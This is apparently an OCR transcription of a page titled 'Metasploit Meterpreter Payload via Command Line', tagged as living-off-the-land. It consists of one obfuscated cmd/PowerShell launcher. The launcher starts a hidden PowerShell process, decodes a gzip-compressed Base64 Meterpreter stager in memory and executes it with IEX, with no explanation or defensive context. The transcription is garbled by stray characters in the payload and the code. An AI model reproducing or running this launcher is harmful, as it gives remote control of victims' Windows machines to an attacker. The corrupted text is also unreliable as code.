
Metasploit Meterpreter Payload via Command Line

Metasploit Meterpreter payload via Command Line




```
C:\Windows\system32\cmd.exe /b/c start /b /min powershell.exe -nop -w hidden -c if
((IntPtr]::Size -eq
4) { $b='powershell.exe' }else{ $b=$env:
windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe' }; $s=New-Object
System.Diagnostics. ProcessStartInfo; $s.FileName=$b; $s. Arguments='-nop -w hidden -c
$s-New-Object
IO. MemoryStream(, [Convert]::
FromBase64String(''H4sIADQdtleCA7VWa2/aSBT93Er9D1aFZFs1GAhtmkiVdszLhĒeA82ZRNdhjM
2TsIfY4PLr973sNdkK3zSpdaS2Q53HvzJlzz51rJ/ItQbkv7a31QPr27u2bLg6wJykZ521K2UeRE198waGM65/27wl
a3PAPC+SMkebTYV7m
PqLm5tyFATEF6d+rk4ECkPiLRkloaJKf0njFQnIxdlyT8whfZMyX3N1xpeYJWb7MrZWRLpAvh3PtbiFY0g5e800UOQ
//5TV+UVhkas+RJiFi
mzuQ0G8nM2YrErf1XjDwX5DFL1NrYCH3BG5MfUvi7mhH2KHdGC1R9ImYsXtUFbhLPALiIgCXzo7VbzMyUiRodkNuIV
s0yAh+0Qa/i0/J0rGj
xjLSn808wRDP/IF9QjMCxLwjUmCR2qRMGdg32akT5yF0iHb901vdVLOncCqKw11CyF5EWyb2xEjJ39Z/RluHEwVniS
gwMH3d2/fvXXS4X8Hp
D3e4fP4Q+vN/NgmgFLp8pAeTb91+azUhp2w4MEeup1BEBF1c3jGMwXCykTcee6M9GzLy9RS03Bmn7UYWQ+4tRegEcS
n4zX/WreGUPK67NCP
P+y3irEoT6p7H3sUSuV1PIr3onDyPHAudSSA9qUOZkgdoUw4mIRc5iV5j+7VT0qnnzliDKBMiC2IWACKq/gjmFBZFb
vht4gFbp74MUXBAY
CS1TsS7T3eP+2AklxkOw6zUjSCTrKxkEsyInZWQH9JkCkWCH5vyM9x2xÃ§1cCj85RbqP/1M9i1zPxRBZEEggYOBuSE
WxSymJCsZ1Cb63qRuu
r/8S0LKmDHqu7DSIwQERmIiTBHLIwCoqRTUnElEw9sw4oHZMbtrDLuQy0kuHCWFXWLLL4FN1X6SdkxPyssZVIi5ybj
ISiMaCLgsYqpBX/8Zy
N1F8QOkekCSOC1pLs31vYjln9mutlbĦEK1YtAlhR3oCAdTUAu7p0C8£SqYIgDjlvXZHywieacNnbUu/pwW0pYVGG/5
```

```
Detng18u7ebs2tKCyw
zmoETbaRrfSM4z84605Kgmz2hDNbk00q5P12kRGfzgVswYyBjR/Py0dNrfOYLaQPd1pnw76YZvXd4e1azvTiuO4V47
ZL3ys0da43NPzRdyqV
KPWWN/q+VJYpVujR4e9+9uaWE5HDA8dzZ0UrjHdtYL1qMDbhwZC9dWldbh1RvVV295
PDe16XLpHVYTKfnVU031zqgeoq42wO+Lb5rroxm4Z6
TWLkl1vWNN7vZq0hvX1Q+Vac8F3g1f6eFSk882kv4J+DSA0tXypYZMDn/aApDpH202DjVsuWisHbCofkP6hw8Mivte
50sGmNnsAXNNNrctgf
jAscjRinQ1Grdm+pmmFabeEjDwd110UL41dvYdR+Fg5VLTCy0b2+GNnémijCbvKuXBxn10Tdsala¥1K+w+312V9PxD
2aMeWxZt7Xr4Wfe3T
bf76Nq98VV/19kvYb+hpo3ex/oBAWWW1+tJy/3kn+nhpQLQxkG4wgx0And6mr41HtSSe7rLaeyhKMdi£U8CnzÃoc1A
IU8EjxrgV14r0Rodsd
SogC8jfITQvi79sqdKTofpcQNKhm5sZAIUOSsWdaxHfFatsfneZz0NBy09KeTjw6w9Y5pu98rReNi4qT0yd7800+6h
xhmUObPbZ6+/+XyKT1
F7By34Fkc9j/zL7KnLz2WcCfpr6ceC3mP5tBsaYCrA04Xpi5FRBXYQiEc/ZJ0cSJFCGkzzxF+BdJC468DHYN6LCQgB
vCgAA''')); IEX
(New-Object IO.StreamReader (New-Object
IO.Compression. GzipStream ($s, [IO. Compression. CompressionMode] :: Decompress))).
ReadToEnd(); '; $s. UseShellExecut e=$false; $s. RedirectStandardõutput=$true;
$s.WindowStyle='Hidden'; $s. CreateNoWindow=$true; $p=[System.Diagnost
ics.Process]::Start($s);
```

#livingofftheland #base64